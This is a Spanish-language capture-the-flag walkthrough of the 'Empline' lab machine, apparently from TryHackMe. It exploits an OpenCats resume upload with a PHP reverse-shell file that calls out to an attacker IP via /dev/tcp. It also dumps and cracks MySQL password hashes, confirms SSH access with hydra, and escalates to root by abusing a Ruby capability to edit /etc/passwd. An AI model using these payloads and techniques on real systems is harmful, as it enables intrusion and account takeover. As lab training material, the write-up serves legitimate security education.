

Empline


Primero escaneamos la direcci`on
sudo nmap -sS -sV -Pn 10.10.52.27 -oN empline.txt

Aprovechamos de revisar la web

agregaremos el vhost de la maquina


nano /etc/hosts

```
#THM
10.10.52.27 job.empline.thm
```



```
GNU nano 7.2
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
#hackthebox
10.10.11.230 cozyhosting.htb
10.10.11.217 topology.htb
#thm
10.10.52.27 job.empline.thm
#THM
10.10.52.27 job.empline.thm
```

Luego de agregarlo , lo que haremos sera ingresar a la web que aparecia en el source code y nos meteremos a la postulacion para hacer una prueba



```
<li class="scroll-to-section"><a href="#welcome" class="menu-item">Home</a></li>
<li class="scroll-to-section"><a href="#about" class="menu-item">About</a></li>
<li class="scroll-to-section"><a href="#testimonials" class="menu-item">Testimonials</a>
<li class="scroll-to-section"><a href="http://job.empline.thm/careers" class="menu-item">Employment</a>
</li>
```



Shortcuts:

Return to Main

RSS Feed

Show All Jobs

Current Available Openings, Recently Posted Jobs: 1

Department	Position Title	Location
General	Mobile Dev	Empline Lda, Empline Lda



Shortcuts:

Return to Main

RSS Feed

Show All Jobs

Applying to: Mobile Dev

1. Import Resume (or CV) and Populate Fields

Browse... prueba1.txt Upload

Prueba by Vierrez13

Populate Fields ->

2. Tell us about yourself

All fields marked with asterisk (*) are required.

*First Name:

*Last Name:

*Email Address:

*Confirm Email:

3. How may we contact you?

Home Phone:

Mobile Phone:

Work Phone:

*Best time to call:

Mailing Address:

*City/Province:

*State/Country:

*Zip/Postal Code:


4. Additional Information

*Key Skills:

Submit Application Now



← → ↻ 🏠 job.empline.thm/careers/index.php?m=careers&p=onApplyToJobOrder



Shortcuts:
[Return to Main](#) [RSS Feed](#)
[Show All Jobs](#)

Applying to: Mobile Dev

1. Import Resume (or CV) and Populate Fields

Browse... No file selected. Upload

Attachment: prueba1.txt

touché tamos adentro -Viernez13

Populate Fields ->

2. Tell us about yourself

All fields marked with asterisk (*) are required.

*First Name:

*Last Name:

*Email Address:

*Confirm Email:

3. How may we contact you?

Home Phone:

Mobile Phone:

Work Phone:

*Best time to call:

Mailing Address:

*City/Province:

*State/Country:

*Zip/Postal Code:

4. Additional Information

*Key Skills:

Submit Application Now

opencats



una vez apliquemos al empleo lo que haremos es fuzzear la ruta para saber donde guarda los archivos.

```
wfuzz -w /usr/share/dirb/wordlists/common.txt -u http://job.empline.thm/FUZZ --hc=404
```


una vez lleguemos a la ruta “upload”

← → ↻ 🏠 job.empline.thm/upload/careerportaladd/

Index of /upload/careerportaladd

Name	Last modified	Size	Description
 Parent Directory	-	-	-
 prueba1.txt	2024-01-21 18:58	32	

Apache/2.4.29 (Ubuntu) Server at job.empline.thm Port 80

A screenshot of the OpenCats Careers Page. The page has a header with the 'opencats Careers Page' logo and a 'Shortcuts' section with links to 'Return to Main', 'RSS Feed', and 'Show All Jobs'. The main content area is titled 'Applying to: Mobile Dev' and contains four sections: 1. Import Resume (or CV) and Populate Fields, 2. Tell us about yourself, 3. How may we contact you?, and 4. Additional Information. Section 1 shows an upload area for a resume, with a message indicating that the resume contents could not be loaded. Section 2 contains fields for first name, last name, email address, and confirm email. Section 3 contains fields for home phone, mobile phone, work phone, best time to call, mailing address, city/province, state/country, and zip/postal code. Section 4 contains a key skills field and a 'Submit Application Now' button. The 'opencats' logo is visible at the bottom of the page.

lo que debemos hacer es buscar el fichero que subimos
ahora que detectamos que se sube directo al servidor queda saber si tiene restricciones a subir archivos , qu`e
haremos , vamos a crear otro archivo con extensi`on php el cual dara info del php que esta corriendo si se
ejecuta este servidor tiene acceso a inyectar un reverse shell

```
<?php phpinfo();?>
```


revisaremos la info de opencats
more /var/www/opencats/config.php

dado que el escaneo arrojo que tenia el puerto 3306 abierto y corriendo un mysql lo que haremos es intentar conectarlos

```
mysql -h 10.10.192.83 -u james -p'ng6pUFvsGNtw'
```

```
1 | admin | b67b5ecc5d8902ba59c65596e4c053ec |
| 1250 | cats@rootadmin | cantlogin |
| 1251 | george | 86d0dfda99dbecb424eb4407947356ac |
| 1252 | james | e53fbdb31890ff3bc129db0e27c473c9 |
```

luego de la busqueda que hicimos con mysql la cual fue satisfactoria , lo que hacemos es crackear los hashes de estas con crackstation md5

<https://crackstation.net/>

esto nos dio acceso a un hash
pretonnevippasempre

lo validamos con hydra

```
hydra -l george -p pretonnevippasempre 10.10.52.27 ssh
y valida de manera correcta, ahora nos conectamos por ssh
```

```
(kali㉿kali)-[~]
```

```
$ hydra -l george -p pretonnevippasempre 10.10.52.27 ssh
```

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) starting at 2024-01-21 14:39:55

[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks:
use -t 4

[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task

[DATA] attacking ssh://10.10.52.27:22/

[22][ssh] host: 10.10.52.27 login: george password: pretonnevippasempre

1 of 1 target successfully completed, 1 valid password found

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) finished at 2024-01-21 14:40:00

```
ssh george@10.10.52.27
```

```
ls
```

```
cat user.txt
```

```
(kali㉿kali)-[~]
```

```
$ ssh george@10.10.52.27
```

The authenticity of host '10.10.52.27 (10.10.52.27)' can't be established.

ED25519 key fingerprint is SHA256:Zy2CJ55rf4XCqfOlavd68DrxEE51RIMUi0ps+yk6Tc.

This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Warning: Permanently added '10.10.52.27' (ED25519) to the list of known hosts.

george@10.10.52.27's password:

Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-147-generic x86_64)

* Documentation: <https://help.ubuntu.com>

* Management: <https://landscape.canonical.com>

* Support: <https://ubuntu.com/advantage>

System information as of Sun Jan 21 19:40:39 UTC 2024

```
System load: 0.04          Processes:      97
Usage of /:  4.4% of 38.71GB Users logged in:   0
Memory usage: 55%          IP address for eth0: 10.10.52.27
Swap usage:  0%
```

28 updates can be applied immediately.
7 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

```
george@empline:~$ ls
user.txt
george@empline:~$ cat user.txt
91cb89c70aa2e5ce0e0116dab099078e
george@empline:~$
```

conseguimos la flag1

escalada de privilegios
getcap -r / 2>/dev/null

el bin de ruby tiene accesos de cambiar las propiedades de cualquier fichero del sistema
crearemos un pequeño
nano escalada.rb
var = File.new('/etc/passwd', 'r')
var.chown(1002, 1002)

veamos como se aplica esto:
id

ls -l /etc/passwd

ahora si ejecutamos el script
ruby escalada.rb

ls -l

con esto ya podemos editar el fichero y añadir un nuevo registro con un user con altos privilegios , primero
generaremos un hash
mkpasswd -m sha-512 Viernes13

nano /etc/passwd

vamos al final de la linea , agregamos un usuario:hash que creamos:0:0:root:/root:/bin/bash

ahora cambiamos de usuario y autenticamos y deberiamos estar logeados como root
su Viernes13

whoami

cd /root/
cat root.txt
y tenemos la ultima flag.

wfuzz

```
wfuzz -w /usr/share/dirb/wordlists/common.txt -u http://job.empline.thm/FUZZ --hc=404
```

```
└─$ wfuzz -w /usr/share/dirb/wordlists/common.txt -u http://job.empline.thm/FUZZ --hc=404
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz
might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
```

```
*****
```

```
* Wfuzz 3.1.0 - The Web Fuzzer *
```

```
*****
```

Target: <http://job.empline.thm/FUZZ>

Total requests: 4614

ID	Response	Lines	Word	Chars	Payload
000000011:	403	9 L	28 W	280 Ch	".hta"
000000012:	403	9 L	28 W	280 Ch	".htaccess"
000000013:	403	9 L	28 W	280 Ch	".htpasswd"
000000001:	200	101 L	291 W	3671 Ch	" http://job.empline.thm/ "
000000371:	301	9 L	28 W	317 Ch	"ajax"
000000506:	301	9 L	28 W	324 Ch	"attachments"
000000766:	301	9 L	28 W	320 Ch	"careers"
000000879:	301	9 L	28 W	321 Ch	"ckeditor"
000001171:	301	9 L	28 W	315 Ch	"db"
000001991:	301	9 L	28 W	319 Ch	"images"
000002021:	200	101 L	291 W	3671 Ch	"index.php"
000002145:	301	9 L	28 W	323 Ch	"javascript"
000002179:	301	9 L	28 W	315 Ch	"js"
000002274:	301	9 L	28 W	316 Ch	"lib"
000002567:	301	9 L	28 W	320 Ch	"modules"
000003452:	301	9 L	28 W	316 Ch	"rss"
000003520:	301	9 L	28 W	320 Ch	"scripts"
000003588:	403	9 L	28 W	280 Ch	"server-status"
000003805:	301	9 L	28 W	316 Ch	"src"
000003991:	301	9 L	28 W	317 Ch	"temp"
000004008:	301	9 L	28 W	317 Ch	

"test"
000004207: 301 9 L 28 W 319 Ch
"upload"
000004286: 301 9 L 28 W 319 Ch
"vendor"
000004523: 301 9 L 28 W 317 Ch
"wsdl"
000004562: 301 9 L 28 W 316 Ch
"xml"

Total time: 0
Processed Requests: 4614
Filtered Requests: 4589
Requests/sec.: 0

Scan

```
sudo nmap -sS -sV -Pn 10.10.52.27 -oN empline.txt
└─$ sudo nmap -sS -sV -Pn 10.10.52.27 -oN empline.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-21 13:50 EST
Nmap scan report for 10.10.52.27
Host is up (0.30s latency).
Not shown: 976 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
43/tcp    filtered whois
49/tcp    filtered tacacs
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
543/tcp   filtered klogin
765/tcp   filtered webster
1119/tcp  filtered bnetgame
1185/tcp  filtered catchpole
1233/tcp  filtered univ-appserver
1533/tcp  filtered virtual-places
2107/tcp  filtered msmq-mgmt
2968/tcp  filtered enpp
3306/tcp  open  mysql        MySQL 5.5.5-10.1.48-MariaDB-0ubuntu0.18.04.1
3527/tcp  filtered beserver-msg-q
3809/tcp  filtered apocd
5544/tcp  filtered unknown
5666/tcp  filtered nrpe
6646/tcp  filtered unknown
8082/tcp  filtered blackice-alerts
13782/tcp filtered netbackup
14441/tcp filtered unknown
32772/tcp filtered sometimes-rpc7
32773/tcp filtered sometimes-rpc9
61532/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

codigo Fuente

```
<!DOCTYPE html>
<html lang="en">

<head>

  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
  <meta name="description" content="">
  <link href="https://fonts.googleapis.com/css?family=Poppins:
100,200,300,400,500,600,700,800,900&display=swap" rel="stylesheet">

  <title>Empline</title>

  <!-- Additional CSS Files -->
  <link rel="stylesheet" type="text/css" href="assets/css/bootstrap.min.css">

  <link rel="stylesheet" type="text/css" href="assets/css/font-awesome.css">

  <link rel="stylesheet" href="assets/css/empline.css">

  <link rel="stylesheet" href="assets/css/owl-carousel.css">

</head>

<body>

  <!-- ***** Preloader Start ***** -->
  <div id="preloader">
    <div class="jumper">
      <div></div>
      <div></div>
      <div></div>
    </div>
  </div>
  <!-- ***** Preloader End ***** -->

  <!-- ***** Header Area Start ***** -->
  <header class="header-area header-sticky">
    <div class="container">
      <div class="row">
        <div class="col-12">
          <nav class="main-nav">
            <!-- ***** Logo Start ***** -->
            <a href="index.html" class="logo">
              Empline
            </a>
            <!-- ***** Logo End ***** -->
            <!-- ***** Menu Start ***** -->
            <ul class="nav">
              <li class="scroll-to-section"><a href="#welcome" class="menu-item">Home</a></li>
              <li class="scroll-to-section"><a href="#about" class="menu-item">About</a></li>
              <li class="scroll-to-section"><a href="#testimonials" class="menu-item">Testimonials</a>
item">Employment</a>
              </li>
              <li class="scroll-to-section"><a href="#contact-us" class="menu-item">Contact Us</a></li>
            </ul>
          </nav>
        </div>
      </div>
    </div>
  </header>
```

```

        <a class='menu-trigger'>
            <span>Menu</span>
        </a>
        <!-- ***** Menu End ***** -->
    </nav>
</div>
</div>
</div>
</header>
<!-- ***** Header Area End ***** -->

<!-- ***** Welcome Area Start ***** -->
<div class="welcome-area" id="welcome">

    <!-- ***** Header Text Start ***** -->
    <div class="header-text">
        <div class="container">
            <div class="row">
                <div class="left-text col-lg-6 col-md-12 col-sm-12 col-xs-12"
                    data-scroll-reveal="enter left move 30px over 0.6s after 0.4s">
                    <h1>Simple App that we <em>CREATE</em></h1>
                    <p>Praesent vitae pellentesque ipsum. Nunc bibendum, quam at pellentesque accumsan, magna
                    lacus porttitor metus, eu rutrum elit mauris sit amet ligula. Vestibulum ante ipsum primis in faucibus orci luctus
                    et ultrices posuere cubilia curae; Praesent arcu velit, sodales vel dignissim quis, pulvinar et velit.</p>
                    <a href="#about" class="main-button-slider">KNOW US BETTER</a>
                </div>
            </div>
        </div>
    </div>
    <!-- ***** Header Text End ***** -->
</div>
<!-- ***** Welcome Area End ***** -->

<!-- ***** Features Big Item Start ***** -->
<section class="section" id="about">
    <div class="container">
        <div class="row">
            <div class="col-lg-4 col-md-6 col-sm-12 col-xs-12"
                data-scroll-reveal="enter left move 30px over 0.6s after 0.4s">
                <div class="features-item">
                    <div class="features-icon">
                        <h2>01</h2>
                        
                        <h4>Trend Analysis</h4>
                        <p>Curabitur pulvinar vel odio sed sagittis. Nam maximus ex diam, nec consectetur diam.</p>
                        <a href="#testimonials" class="main-button">
                            Read More
                        </a>
                    </div>
                </div>
            </div>
            <div class="col-lg-4 col-md-6 col-sm-12 col-xs-12"
                data-scroll-reveal="enter bottom move 30px over 0.6s after 0.4s">
                <div class="features-item">
                    <div class="features-icon">
                        <h2>02</h2>
                        
                        <h4>Site Optimization</h4>
                        <p>Curabitur pulvinar vel odio sed sagittis. Nam maximus ex diam, nec consectetur diam.</p>
                        <a href="#testimonials" class="main-button">

```

```

        Discover More
    </a>
</div>
</div>
</div>
<div class="col-lg-4 col-md-6 col-sm-12 col-xs-12"
    data-scroll-reveal="enter right move 30px over 0.6s after 0.4s">
    <div class="features-item">
        <div class="features-icon">
            <h2>03</h2>
            
            <h4>Email Design</h4>
            <p>Curabitur pulvinar vel odio sed sagittis. Nam maximus ex diam, nec consectetur diam.</p>
            <a href="#testimonials" class="main-button">
                More Detail
            </a>
        </div>
    </div>
</div>
</div>
</div>
</div>
</section>
<!-- ***** Features Big Item End ***** -->

<div class="left-image-decor"></div>

<!-- ***** Features Big Item Start ***** -->
<section class="section" id="promotion">
    <div class="container">
        <div class="row">
            <div class="left-image col-lg-5 col-md-12 col-sm-12 mobile-bottom-fix-big"
                data-scroll-reveal="enter left move 30px over 0.6s after 0.4s">
                
            </div>
            <div class="right-text offset-lg-1 col-lg-6 col-md-12 col-sm-12 mobile-bottom-fix">
                <ul>
                    <li data-scroll-reveal="enter right move 30px over 0.6s after 0.4s">
                        
                        <div class="text">
                            <h4>Vestibulum pulvinar rhoncus</h4>
                            <p>Fusce tempus in arcu non dignissim. Quisque cursus est ut justo ornare, at viverra ligula aliquam. Duis id neque nec massa tempor lobortis quis pharetra dolor. Vivamus consectetur sollicitudin dictum.</p>
                        </div>
                    </li>
                    <li data-scroll-reveal="enter right move 30px over 0.6s after 0.5s">
                        
                        <div class="text">
                            <h4>Sed blandit quam in velit</h4>
                            <p>Aenean sem lorem, tempor vel dui sed, suscipit tempor sem. Maecenas ac odio ut massa commodo luctus tincidunt et nulla. Suspendisse efficitur.</p>
                        </div>
                    </li>
                    <li data-scroll-reveal="enter right move 30px over 0.6s after 0.6s">
                        
                        <div class="text">
                            <h4>Aenean faucibus venenatis</h4>
                            <p>Phasellus in imperdiet felis, eget vestibulum nulla. Aliquam nec dui nec augue maximus porta. Curabitur tristique lacus.</p>
                        </div>
                    </li>
                </ul>
            </div>
        </div>
    </div>

```

```

        </ul>
    </div>
</div>
</div>
</section>
<!-- ***** Features Big Item End ***** -->

<div class="right-image-decor"></div>

<!-- ***** Testimonials Starts ***** -->
<section class="section" id="testimonials">
    <div class="container">
        <div class="row">
            <div class="col-lg-8 offset-lg-2">
                <div class="center-heading">
                    <h2>What They Think <em>About Us</em></h2>
                    <p>Suspendisse vitae laoreet mauris. Fusce a nisi dapibus, euismod purus non, convallis odio.
                        Donec vitae magna ornare, pellentesque ex vitae, aliquet urna.</p>
                </div>
            </div>
            <div class="col-lg-10 col-md-12 col-sm-12 mobile-bottom-fix-big"
                data-scroll-reveal="enter left move 30px over 0.6s after 0.4s">
                <div class="owl-carousel owl-theme">
                    <div class="item service-item">
                        <div class="author">
                            <i></i>
                        </div>
                        <div class="testimonial-content">
                            <ul class="stars">
                                <li><i class="fa fa-star"></i></li>
                                <li><i class="fa fa-star"></i></li>
                                <li><i class="fa fa-star"></i></li>
                                <li><i class="fa fa-star"></i></li>
                                <li><i class="fa fa-star"></i></li>
                            </ul>
                            <h4>James Gynja</h4>
                            <p>"Morbi non mi luctus felis molestie scelerisque. In ac libero viverra, placerat est
                                interdum, rhoncus leo."</p>
                            <span>Web Analyst</span>
                        </div>
                    </div>
                    <div class="item service-item">
                        <div class="author">
                            <i></i>
                        </div>
                        <div class="testimonial-content">
                            <ul class="stars">
                                <li><i class="fa fa-star"></i></li>
                                <li><i class="fa fa-star"></i></li>
                                <li><i class="fa fa-star"></i></li>
                                <li><i class="fa fa-star"></i></li>
                                <li><i class="fa fa-star"></i></li>
                            </ul>
                            <h4>George Tasa</h4>
                            <p>"Fusce rutrum in dolor sit amet lobortis. Ut at vehicula justo. Donec quam dolor,
                                congue a fringilla sed, maximus et urna."</p>
                            <span>System Admin</span>
                        </div>
                    </div>
                </div>
            </div>
        </div>
    </div>
</div>

```

```

    </div>
  </div>
</section>
<!-- ***** Testimonials Ends ***** -->

```

```
<!-- ***** Footer Start ***** -->
<footer id="contact-us">
  <div class="container">
    <div class="footer-content">
      <div class="row">
        <div class="right-content col-lg-10 col-md-5 col-sm-5">
          <h2>More About <em>Empline</em></h2>
          <p>Phasellus dapibus urna vel lacus accumsan, iaculis eleifend leo auctor. Duis at finibus odio. Vivamus ut pharetra arcu, in porta metus. Suspendisse blandit pulvinar ligula ut elementum.</p>
          <ul class="social">
            <li><a href="#"><i class="fa fa-twitter"></i></a></li>
            <li><a href="#"><i class="fa fa-linkedin"></i></a></li>
            <li><a href="#"><i class="fa fa-rss"></i></a></li>
            <li><a href="#"><i class="fa fa-dribbble"></i></a></li>
          </ul>
        </div>
      </div>
    </div>
  </div>
  <div class="row">
    <div class="col-lg-12">
      <div class="sub-footer">
        <p>Copyright &copy; 2021 Empline </a></p>
      </div>
    </div>
  </div>
</div>
</footer>
```

```
<!-- jQuery -->
<script src="assets/js/jquery-2.1.0.min.js"></script>
```

```
<!-- Bootstrap -->
<script src="assets/js/popper.js"></script>
<script src="assets/js/bootstrap.min.js"></script>
```

```
<!-- Plugins -->
<script src="assets/js/owl-carousel.js"></script>
<script src="assets/js/scrollreveal.min.js"></script>
<script src="assets/js/waypoints.min.js"></script>
<script src="assets/js/jquery.counterup.min.js"></script>
<script src="assets/js/imgfix.min.js"></script>
```

```
<!-- Global Init -->
<script src="assets/js/custom.js"></script>
```

```
</body>
</html>
```


regalito.php

```
<?php system(" /bin/bash -c 'bash -i >& /dev/tcp/10.2.92.229/666 0>&1'?");?>
```

mysql

```
mysql -h 10.10.52.27 -u james -p'ng6pUFvsGNtw'
```

```
(kali㉿kali)-[~]
└─$ mysql -h 10.10.52.27 -u james -p'ng6pUFvsGNtw'
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 114
Server version: 10.1.48-MariaDB-0ubuntu0.18.04.1 Ubuntu 18.04
```

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

```
MariaDB [(none)]>
```

```
show databases;
MariaDB [(none)]> show databases ;
```

```
+-----+
| Database          |
+-----+
| information_schema |
| opencats           |
+-----+
2 rows in set (0,298 sec)
```

```
MariaDB [(none)]>
```

```
use opencats;
```

```
show tables;
MariaDB [(none)]> show databases ;
```

```
+-----+
| Database          |
+-----+
| information_schema |
| opencats           |
+-----+
2 rows in set (0,298 sec)
```

```
MariaDB [(none)]> show opencats:
```

```
-> Ctrl-C -- exit!
Aborted
```

```
(kali㉿kali)-[~]
└─$ mysql -h 10.10.52.27 -u james -p'ng6pUFvsGNtw'
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 115
Server version: 10.1.48-MariaDB-0ubuntu0.18.04.1 Ubuntu 18.04
```

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

```
MariaDB [(none)]> use opencats ;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

```
show tables;
```

^C Ctrl-C -- exit!

Aborted

—(kaliⓧkali)-[~]

└─\$ mysql -h 10.10.52.27 -u james -p'ng6pUFvsGNtw'

Welcome to the MariaDB monitor. Commands end with ; or \g.

Your MariaDB connection id is 116

Server version: 10.1.48-MariaDB-0ubuntu0.18.04.1 Ubuntu 18.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> use opencats;

Reading table information for completion of table and column names

You can turn off this feature to get a quicker startup with -A

show tables;

Database changed

MariaDB [opencats]> show tables;

```
+-----+
| Tables_in_opencats |
+-----+
| access_level      |
| activity          |
| activity_type     |
| attachment        |
| calendar_event    |
| calendar_event_type |
| candidate         |
| candidate_joborder |
| candidate_joborder_status |
| candidate_joborder_status_history |
| candidate_joborder_status_type |
| candidate_source  |
| candidate_tag     |
| career_portal_questionnaire |
| career_portal_questionnaire_answer |
| career_portal_questionnaire_history |
| career_portal_questionnaire_question |
| career_portal_template |
| career_portal_template_site |
| company           |
| company_department |
| contact           |
| data_item_type    |
| eeo_ethnic_type   |
| eeo_veteran_type  |
| email_history     |
| email_template    |
| extension_statistics |
| extra_field       |
| extra_field_settings |
| feedback          |
| history           |
| http_log          |
| http_log_types    |
| import            |
| installtest       |
| joborder          |
```

```

| module_schema      |
| mru                |
| queue              |
| saved_list         |
| saved_list_entry   |
| saved_search       |
| settings           |
| site               |
| sph_counter        |
| system             |
| tag                |
| user               |
| user_login         |
| word_verification  |
| xml_feed_submits   |
| xml_feeds          |
| zipcodes           |
+-----+

```

54 rows in set (0,300 sec)

describe user;

SELECT user_id, user_name, password FROM user;

```

1 | admin      | b67b5ecc5d8902ba59c65596e4c053ec |
| 1250 | cats@rootadmin | cantlogin |
| 1251 | george      | 86d0dfda99dbebc424eb4407947356ac |
| 1252 | james      | e53fbdb31890ff3bc129db0e27c473c9 |

```